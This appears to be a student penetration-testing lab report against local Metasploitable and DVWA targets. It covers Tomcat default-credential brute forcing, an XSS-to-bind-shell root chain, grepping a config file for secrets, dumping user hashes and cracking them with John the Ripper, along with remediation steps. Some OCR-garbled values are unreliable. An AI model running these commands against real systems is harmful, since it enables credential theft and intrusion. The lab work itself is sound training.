2025-10-14 16:37:52.556 Starting new HTTP connection (1): 192.168.222.129:8180
2025-10-14 16:37:52.557 http://192.168.222.129:8180 "GET /manager/html HTTP/1.1" 401 948
2025-10-14 16:37:52.557 Response 401 for admin:admin
2025-10-14 16:37:52.557 Will attempt admin:manager → 401
2025-10-14 16:37:52.558 Trying admin:manager
2025-10-14 16:37:52.558 Starting new HTTP connection (1): 192.168.222.129:8180
2025-10-14 16:37:52.559 http://192.168.222.129:8180 "GET /manager/html HTTP/1.1" 401 948
2025-10-14 16:37:52.559 Response 401 for admin:manager
2025-10-14 16:37:52.559 Auth attempt admin:manager → 401
```

A successful login to the Tomcat manager with default credentials is a high-risk issue: an attacker who can authenticate to the manager may be able to deploy malicious web applications or otherwise gain remote code execution. Even though this check was non-destructive, the presence of valid default credentials requires immediate remediation.

```
(venv)kali@kali: ~
Session Actions Edit View Help
2025-10-14 16:37:52,596 Response 401 for root:root
2025-10-14 16:37:52,598 Auth attempt root:root → 401
2025-10-14 16:37:52,599 Trying root:123456
2025-10-14 16:37:52,599 Starting new HTTP connection (1): 192.168.222.129:8180
2025-10-14 16:37:52,600 https://192.168.222.129:8180 "GET /manager/html HTTP/1.1" 401 948
2025-10-14 16:37:52,601 Response 401 for root:123456 → 401
2025-10-14 16:37:52,601 Trying root:changeme
2025-10-14 16:37:52,601 Starting new HTTP connection (1): 192.168.222.129:8180
2025-10-14 16:37:52,601 https://192.168.222.129:8180 "GET /manager/html HTTP/1.1" 401 948
2025-10-14 16:37:52,603 Response 401 for root:changeme
2025-10-14 16:37:52,603 Auth attempt root:changeme → 401
2025-10-14 16:37:52,603 Successful credentials found:
2025-10-14 16:37:52,603 tomcat:tomcat
2025-10-14 16:37:52,603 Collected Tomcat auth check
Results logged to /home/kali/vapt_lab/metasploitable/tasks/tools/tomcat.auth.results.log
2025-10-14 16:37:52,466 INFO Starting tomcat with check against http://192.168.222.129:8180 (dry=False)
2025-10-14 16:37:52,467 DEBUG Starting new HTTP connection (1): 192.168.222.129:8180
2025-10-14 16:37:52,467 https://192.168.222.129:8180 "GET /manager/html HTTP/1.1" 401 948
2025-10-14 16:37:52,468 INFO Manager probe status: 401, headers keys: ['Server', 'Pragma', 'Cache-Control', 'Expires', 'WWW-Authenticate']
2025-10-14 16:37:52,470 INFO Will try 4 users x 7 passwords = 28 attempts
2025-10-14 16:37:52,470 INFO Trying tomcat:tomcat
2025-10-14 16:37:52,470 DEBUG Starting new HTTP connection (1): 192.168.222.129:8180
2025-10-14 16:37:52,470 https://192.168.222.129:8180 "GET /manager/html HTTP/1.1" 200 None
2025-10-14 16:37:52,539 DEBUG Response 200 for tomcat:tomcat
2025-10-14 16:37:52,540 INFO SUCCESS tomcat:tomcat
2025-10-14 16:37:52,540 DEBUG Starting new HTTP connection (1): 192.168.222.129:8180
2025-10-14 16:37:52,542 DEBUG http://192.168.222.129:8180 "GET /manager/html HTTP/1.1" 401 948
2025-10-14 16:37:52,542 DEBUG Response 401 for tomcat:admin
2025-10-14 16:37:52,542 DEBUG Auth attempt tomcat:admin → 401
2025-10-14 16:37:52,542 DEBUG INFO Trying tomcat:admin
2025-10-14 16:37:52,543 DEBUG Starting new HTTP connection (1): 192.168.222.129:8180
2025-10-14 16:37:52,544 DEBUG http://192.168.222.129:8180 "GET /manager/html HTTP/1.1" 401 948
2025-10-14 16:37:52,544 DEBUG Response 401 for tomcat:manager
2025-10-14 16:37:52,544 DEBUG Starting new HTTP connection (1): 192.168.222.129:8180
2025-10-14 16:37:52,545 DEBUG http://192.168.222.129:8180 "GET /manager/html HTTP/1.1" 401 948
2025-10-14 16:37:52,545 DEBUG Response 401 for tomcat:password
2025-10-14 16:37:52,547 DEBUG Auth attempt tomcat:password → 401
2025-10-14 16:37:52,547 DEBUG INFO Trying tomcat:root
2025-10-14 16:37:52,548 DEBUG Starting new HTTP connection (1): 192.168.222.129:8180
2025-10-14 16:37:52,548 DEBUG https://192.168.222.129:8180 "GET /manager/html HTTP/1.1" 401 948
2025-10-14 16:37:52,548 DEBUG Response 401 for tomcat:root
2025-10-14 16:37:52,549 DEBUG Starting new HTTP connection (1): 192.168.222.129:8180
2025-10-14 16:37:52,549 DEBUG https://192.168.222.129:8180 "GET /manager/html HTTP/1.1" 401 948
2025-10-14 16:37:52,549 DEBUG Response 401 for tomcat:root
2025-10-14 16:37:52,549 DEBUG Trying tomcat:23456
2025-10-14 16:37:52,550 DEBUG Starting new HTTP connection (1): 192.168.222.129:8180
2025-10-14 16:37:52,550 DEBUG https://192.168.222.129:8180 "GET /manager/html HTTP/1.1" 401 948
2025-10-14 16:37:52,551 DEBUG Response 401 for tomcat:123456 → 401
2025-10-14 16:37:52,551 DEBUG Auth attempt tomcat:123456 → 401
2025-10-14 16:37:52,551 INFO Trying tomcat:changeme
2025-10-14 16:37:52,552 DEBUG Starting new HTTP connection (1): 192.168.222.129:8180
2025-10-14 16:37:52,552 DEBUG https://192.168.222.129:8180 "GET /manager/html HTTP/1.1" 401 948
2025-10-14 16:37:52,552 DEBUG Response 401 for tomcat:changeme → 401
2025-10-14 16:37:52,554 DEBUG Trying admin:admin
2025-10-14 16:37:52,554 DEBUG Starting new HTTP connection (1): 192.168.222.129:8180
2025-10-14 16:37:52,554 DEBUG https://192.168.222.129:8180 "GET /manager/html HTTP/1.1" 401 948
2025-10-14 16:37:52,555 DEBUG Response 401 for admin:admin
2025-10-14 16:37:52,556 DEBUG Response 401 for admin:tomcat
2025-10-14 16:37:52,556 DEBUG Response 401 for admin:tomcat
```

## Result:

The PoC logged a successful authentication using the credentials tomcat:tomcat against the Tomcat instance on port 8180. This means the Tomcat manager interface is reachable and accepts default/weak credentials.

## Exploit log:

Exploit ID	Description	Target IP	Status	Payload / Notes
004	XSS to Tomcat auth to Bind-shell RCE	192.168.222.129	Success	Reflected XSS on webapp; discovered Tomcat creds tomcat:tomcat; accessed /manager and /manager/html; used bindshell on port 1524 to obtain root. Evidence saved and SHA-256 hashed.

**Remediation:**

- Isolate and remove the bind shell (port 1524) block the port, stop the service, and, if this is production, isolate the host and follow incident response procedures.
- Change or disable Tomcat manager credentials remove default tomcat:tomcat credentials or disable the manager app if not needed.
- Restrict administrative endpoints limit access to /manager, /manager/html, /webdav (firewall, IP allowlist, or Tomcat access valves).
- Patch and update apply latest security patches for Tomcat, OS, and any exposed services immediately.
- Rotate and audit credentials rotate passwords seen or tested, remove default accounts, and audit for weak credentials.
- Enable logging and alerts centralize Tomcat/OS logs, create alerts for manager logins and suspicious root activity.
- Verify fixes and preserve evidence rescan (Nmap/ffuf) to confirm closure, and keep evidence files with SHA-256 hashes for chain-of-custody.

**Email To Developers:**

Hi team,

During a penetration test I chained a reflected XSS to recover Tomcat manager credentials (tomcat:tomcat) on 192.168.222.129:8180. With manager access and an existing bindshell on port 1524, I obtained a root shell. Evidence (bindshell\_output.txt, etc\_passwd.txt) and SHA-256 hashes are stored securely. Immediate actions: isolate the host, block port 1524, change or disable Tomcat manager credentials, patch Tomcat and the OS, and preserve a forensic image prior to remediation. I have included timestamps and file hashes in the secure folder now. Please confirm receipt and instruct whether to proceed with containment or hold for your approval.

Thanks,  
Bittu Vamshi

## Web Application Testing Lab: PROOF OF CONCEPT (POC):

OWASP Top-10 DVWA (local lab)

Target: http://127.0.0.1/dvwa

### A01 Broken Access Control:

Broken Access Control happens when users can access data or actions they shouldn't be allowed to. It usually occurs due to weak or missing permission checks, letting attackers view, modify, or delete sensitive information. In short, it's like someone entering a restricted area because the door wasn't properly locked.

#### Commands used:

We tested access control by logging in with a standard user account and attempting to access administrative functionality. Key commands included capturing login tokens and cookies.

```
Curl -s -D /tmp/ba_login_headers.txt 'http://127.0.0.1/dvwa/login.php' -o /tmp/ba_login_pa-  
Ge.html
```


```
TOKEN=$(grep -oP 'name="user_token" value="\K[^"]+' /tmp/ba_login_page.html) curl -s -L  
-D /tmp/ba_post_headers.txt -c /tmp/ba_cookies.txt \  
-d "username=gordonb&password=abc123&user_token=${TOKEN}&Login=Login" -XPOST  
'http://127.0.0.1/dvwa/login.php' -o /tmp/ba_after_login.html
```

```
curl -s -L -b /tmp/ba_cookies.txt 'http://127.0.0.1/dvwa/setup.php' -o /tmp/ba_setup.html
```



```
(kali㉿kali)-[~]
Session Actions Edit View Help
[kali㉿kali]-[~]
$ curl -s -D /tmp/ba_login_headers.txt 'http://127.0.0.1/dvwa/login.php' -o /tmp/ba_login_page.html
TOKEN=$(grep -oP 'name="user_token" value="\K[^"]+' /tmp/ba_login_page.html)
curl -s -L -D /tmp/ba_post_headers.txt -c /tmp/ba_cookies.txt
-d "username=gordonb&password=abc123&user_token=${TOKEN}&Login=Login" -XPOST
'http://127.0.0.1/dvwa/login.php' -o /tmp/ba_after_login.html
curl -s -L -b /tmp/ba_cookies.txt 'http://127.0.0.1/dvwa/setup.php' -o /tmp/ba_setup.html
[kali㉿kali]-[~]
```

We successfully logged in with the given username and password.



Damn Vulnerable Web Application Damn Vulnerable Web Application

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- SQL Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript Attacks
- Open HTTP Redirect
- Cryptography
- API
- DVWA Security
- PHP Info
- About
- Logout

**Welcome to Damn Vulnerable Web Application!**

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.


The aim of DVWA is to *practice some of the most common web vulnerabilities*, with various levels of difficulty, with a simple straightforward interface.

### General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possibly could by using that particular vulnerability.

Please note, there are *both documented and undocumented vulnerabilities* with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.



Damn Vulnerable Web Application Damn Vulnerable Web Application

**Welcome to Damn Vulnerable Web Application!**

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to *practice some of the most common web vulnerabilities*, with various levels of difficulty, with a simple straightforward interface.

### General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possibly could by using that particular vulnerability.

Please note, there are *both documented and undocumented vulnerabilities* with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

### WARNING!

Damn Vulnerable Web Application is damn vulnerable! *Do not upload it to your hosting provider's public html folder or any Internet facing servers*, as they will be compromised. It is recommended using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

### Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

### More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- [Mutillidae](#)
- [OWASP Vulnerable Web Applications Directory](#)

You have logged in as 'gordondb'  
 Username: gordondb  
 Security Level: Security Level: impossible  
 Locale: en  
 SQLi DB: mysql

Damn Vulnerable Web Application (DVWA)

## Result.

After logging in, we saved session cookies and successfully accessed setup.php to perform a database reset. Response headers and pages confirm the action:

- Cookies saved: /tmp/ba\_cookies.txt
- Action headers: /tmp/ba\_setup\_action\_headers.txt
- Action response: /tmp/ba\_setup\_action.html

Attempts to access other sensitive pages without authentication(e.g.vulnerabilities/authby-pass/) returned 403 Forbidden. However, authenticated sessions allowed access to admin functionality. Evidence: initial 403 for unauthenticated attempts vs 200/302 for authenticated admin actions.

## Impact.

Authenticated users could access sensitive admin functionality. While no unauthenticated access was demonstrated in this lab, this highlights the importance of proper role enforcement. In a real-world scenario, failure to enforce strict access controls could allow users to manipulate sensitive configurations or perform administrative actions without proper authorization.

## Remediation.

- Implement least privilege access for all users.
- Apply fine-grained server-side authorization checks on all sensitive endpoints.
- Ensure admin functionality cannot be accessed via client-side controls or obscured URLs; enforce strict role checks on the server.

## A02 Cryptographic Failures:

We looked for TLS, inspected PHP crypto support and public info pages, and checked how database credentials and passwords are stored.

### Commands used:

To check for a TLS service running on the server.


```
ss -tlnp | grep -E ':443\b' || echo "no service listening on 443 (no HTTPS)"
```

```
(kali㉿kali)-[~]
└─$ curl -I http://127.0.0.1/dvwa/login.php | sed -n '1,120p'
HTTP/1.1 200 OK
Date: Thu, 23 Oct 2025 09:10:15 GMT
Server: Apache/2.4.65 (Debian)
Set-Cookie: securityCookie=3f5f77063377101cf5e614d06aada6b; path=/; HttpOnly; SameSite=Strict
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=3486880323F5F773be972a42f0c2d3ce79; expires=Fri, 24 Oct 2025 09:10:15 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
Content-Type: text/html; charset=utf-8

(kali㉿kali)-[~]
└─$ ss -tlnp | grep -E ':443\b' || echo "no service listening on 443 (no HTTPS)"
no service listening on 443 (no HTTPS)
```

To inspect the phpinfo page for available cryptographic libraries and configurations.

```
grep -iE 'openssl|sodium|password_hash|password_verify|argon2|bcrypt' /tmp/phpinfo.html
|| true
```



```
kali㉿kali:~
```

```
# Use this to switch the backend database used in the SQLi and Blind SQLi labs.
# This does not affect the backend for any other services, just these two labs.
# If you do not understand what this means, do not change it.
$_DWA[ 'SQLI_DB' ] = getenv( 'SQLI_DB' ) ?: MySQL;
$_DWA[ 'SQLI_DB' ] = SQLITE;
$_DWA[ 'SQLITE_DB' ] = 'sqlil.db';

?>

[(kali㉿kali)-~]
$ sudo grep -E "password|password_db|username|secret|token" /var/www/html/dvwa/config/config.inc.php || true
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# If you are using MariaDB then you cannot use root, you must use create a dedicated DWA user.
$_DWA[ 'db_server' ] = getenv( 'DB_SERVER' ) ?: '127.0.0.1';
$_DWA[ 'db_database' ] = getenv( 'DB_DATABASE' ) ?: 'dwa';
$_DWA[ 'db_user' ] = getenv( 'DB_USER' ) ?: 'kali';
$_DWA[ 'db_password' ] = getenv( 'DB_PASSWORD' ) ?: 'kali';
$_DWA[ 'db_port' ] = getenv( 'DB_PORT' ) ?: '3306';
# Some tools don't like working with authentication and passing cookies around

[(kali㉿kali)-~]
$ curl -s -o http://127.0.0.1/dvwa/login.php -o /dev/null | grep -i 'Set-cookie' || true
Set-Cookie: security-impossible; path=/; HttpOnly
Set-Cookie: PHPSESSID=47ab0c7d568da3af2221ca107ab0f58; expires=Fri, 24 Oct 2025 09:11:36 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
Set-Cookie: 2159bbe4e1022352f80a327f57b3b; expires=Fri, 24 Oct 2025 09:11:36 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict

[(kali㉿kali)-~]
$ grep -iE "openssl|password_hash|password_verify|argon2|bcrypt|sodium|libodium" /tmp/phpinfo.html || true
<h2><a href="#module_openssl" href="#">OpenSSL</a></h2>
<tr><td class="op">OpenSSL Support </td><td class="v">Yes</td></tr>
<tr><td class="e">OpenSSL Library Version </td><td class="v">OpenSSL 3.5.3 16 Sep 2025 </td></tr>
<tr><td class="e">OpenSSL Header Version </td><td class="v">OpenSSL 3.5.3.5 Aug 2025 </td></tr>
<tr><td class="e">OpenSSL default config </td><td class="v">/usr/lib/ssl/openssl.cnf </td></tr>
<tr><td class="e">OpenSSL config file</td><td class="v"><code><i>openssl config</i></code> </td></tr>
<tr><td class="e">OpenSSL capath</td><td class="v"><code><i>openssl capath</i></code> </td></tr>
<tr><td class="e">Native OpenSSL support </td><td class="v">Enabled </td></tr>
<tr><td class="a" name="module_sodium" href="#module_sodium">Sodium</td><td class="v"></td></tr>
<tr><td class="e">Sodium support </td><td class="v">Enabled </td></tr>
<tr><td class="e">libodium header version </td><td class="v">1.0.18 </td></tr>
<tr><td class="e">libodium library version </td><td class="v">1.0.18 </td></tr>
<tr><td class="e">OpenSSL </td><td class="v">OpenSSL 3.5.3 16 Sep 2025 </td></tr>
<tr><td class="e">Sodium </td><td class="v">Frank Denis </td></tr>

[(kali㉿kali)-~]
$ php -r "echo password_hash('testpass', PASSWORD_DEFAULT);"\n;" || echo "php CLI not available or PASSWORD_DEFAULT unsupported"
$2y$12$w759ktQJ6zO3jQT10TfjyeEwryIm5w.KEr5Z3/g5fZhkQ57WqfUq
```

To view the application's configuration file to locate database credentials and other sensitive connection details.

```
sudo sed -n '1,240p' /var/www/html/dvwa/config/config.inc.php
```



```
kali㉿kali:~
```

```
$ ss -tlnp | grep -E ':443\b' || echo "no service listening on 443 (no HTTPS)"
no service listening on 443 (no HTTPS)

[(kali㉿kali)-~]
$ sudo sed -n '1,240p' /var/www/html/dvwa/config/config.inc.php
[sudo] password for kali:
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to @digininja for the fix.
```

```

Session Actions Edit View Help
# Database management system to use
$DBMS = getenv('DBMS') ?: 'MySQL';
#$DBMS = 'PostgreSQL'; // Currently disabled

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
# See README.md for more information on this.
$_DVM[ 'db_server' ] = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVM[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVM[ 'db_user' ] = getenv('DB_USER') ?: 'kali';
$_DVM[ 'db_password' ] = getenv('DB_PASSWORD') ?: 'kali';
$_DVM[ 'db_port' ] = getenv('DB_PORT') ?: '3306';

# ReCaptcha settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVM[ 'recaptcha_public_key' ] = getenv('RECAPTCHA_PUBLIC_KEY') ?: '';
$_DVM[ 'recaptcha_private_key' ] = getenv('RECAPTCHA_PRIVATE_KEY') ?: '';

# Default security level
# Default value for the security level with each session.
# The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or 'impossible'.
$_DVM[ 'default_security_level' ] = getenv('DEFAULT_SECURITY_LEVEL') ?: 'impossible';

# Default locale
# Default locale for the help page shown with each session.
# The default is 'en'. You may wish to set this to either 'en' or 'zh'.
$_DVM[ 'default_locale' ] = getenv('DEFAULT_LOCALE') ?: 'en';

# Disable authentication
# Some tools don't like working with authentication and passing cookies around
# so this setting lets you turn off authentication.
$_DVM[ 'disable_authentication' ] = getenv('DISABLE_AUTHENTICATION') ?: false;

define ('MYSQL', 'mysql');
define ('SQLITE', 'sqlite');

# SQL DB Backend
# Use this to switch the backend database used in the SQL and Blind SQL labs.
# This does not affect the backend for any other services, just these two labs.
# If you do not understand what this means, do not change it.
$_DVM[ 'SQL_BACKEND' ] = getenv('SQL_BACKEND') ?: 'MySQL';
$_DVM[ 'SQL_DB' ] = 'SQLITE';
$_DVM[ 'SQLITE_DB' ] = 'sqlit.db';

#>

```

To extract username:hash pairs from sqlmap's output CSV so they can be used for offline password cracking and analysis.

```
awk -F, 'NR>1{h=$5; sub(/ .*/,"",h); print $3 ":" h}' ~/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv > /tmp/dvwa_hashes.txt
```

```

Session Actions Edit View Help
[(kali㉿kali)-] 
$ sed -n '1,20p' ~/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv
user_id,role,user_avatar,password,last_name,first_name,last_login,failed_login,account_enabled
1,admin,admin,/etc/hackme/users/admin.jpg,5f4dc0c5b5a65693ff27de082cf99 (password),admin,2025-10-15 14:35:34,0,1
2,admin,admin,/etc/hackme/users/admin.jpg,5f4dc0c5b5a65693ff27de082cf99 (password),admin,Gordon,2025-10-15 14:35:34,0,1
3,user,137,dvwa/hackable/users/137.jpg,8d353d75ae239667ed9dfcc6921bb (charley),Me,Hack,2025-10-15 14:35:34,0,1
4,user,pablo,/etc/hackme/users/pablo.jpg,0d107d09f5bbe40cad3d85c71e9e9b9 (letmein),Pablo,Castro,2025-10-15 14:35:34,0,1
5,user,smithy,dvwa/hackable/users/smithy.jpg,5f4dc3b5aa765d61d8327de082cf99 (password),Smith,Bob,2025-10-15 14:35:34,0,1

[(kali㉿kali)-] 
$ awk -F, 'NR>1{h=$5; sub(/ .*/,"",h); print $3 ":" h}' ~/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv > /tmp/dvwa_hashes.txt
-rw-r--r-- 1 kali kali 199 Oct 23 14:39 /tmp/dvwa_hashes.txt

[(kali㉿kali)-] 
$ john --wordlist=/tmp/rockyou.txt --format=raw-md5 /tmp/dvwa_hashes.txt
john --wordlist=/tmp/rockyou.txt --format=raw-md5 /tmp/dvwa_hashes.txt
Loaded a password hash with no different salts (Raw-MD5 [MD5 128/128 AVX 4+3])
No password hashes left to crack (see FAQ)

[(kali㉿kali)-] 
$ john --wordlist=/tmp/rockyou.txt --format=Raw-MD5 /tmp/dvwa_hashes.txt || true
admin:password
gordon:babc123
137:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left

[(kali㉿kali)-] 
$ curl -I http://127.0.0.1/dvwa/login.php | sed -n '1,20p'
% Total    % Received % Xferd  Average Speed   Time   Time     Current
          %   %       Time      Dload  Upload  Total  Spent  Left  Speed
0      0   0      0      0      0      0      0      0      0      0      0      0
HTTP/1.1 200 OK
Date: Thu, 23 Oct 2025 09:10:15 GMT
Server: Apache/2.4.65 (Debian)
Set-Cookie: PHPSESSID=3edbd7306397181f5e614d06aada6b; expires=Fri, 24 Oct 2025 09:10:15 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=34d888032f5f7739e972a42f0c2d3ce79; expires=Fri, 24 Oct 2025 09:10:15 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
Content-Type: text/html; charset=utf-8

[(kali㉿kali)-] 
$ ss -ltn | grep -E ':443\|:443\!b' || echo "no service listening on 443 (no HTTPS)"
no service listening on 443 (no HTTPS)


[(kali㉿kali)-] 
$ sudo sed -n '1,20p' /var/www/html/dvwa/config/config.inc.php
[sudo] password for kali:
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db.server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to @digininja for the fix.


```

To crack MD5 password hashes using John the Ripper with a wordlist to recover plaintext passwords for evidence and impact analysis.

```
john --wordlist=/tmp/rockyou.txt --format=raw-md5 /tmp/dvwa_hashes.txt
john --show --format=Raw-MD5 /tmp/dvwa_hashes.txt
```



```
kali㉿kali:~[~]
└─$ sed -n '1,200p' -> ./local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv
user_id,role,user_avatar,password_last_name,first_name,last_login,failed_login,account_enabled
1,admin,admin,,/dvwa/hackable/users/admin.jpg,f4d4cc1b5aa765d61d8327de882cf99,(password),admin,admin,2025-10-15 14:35:34,0,1
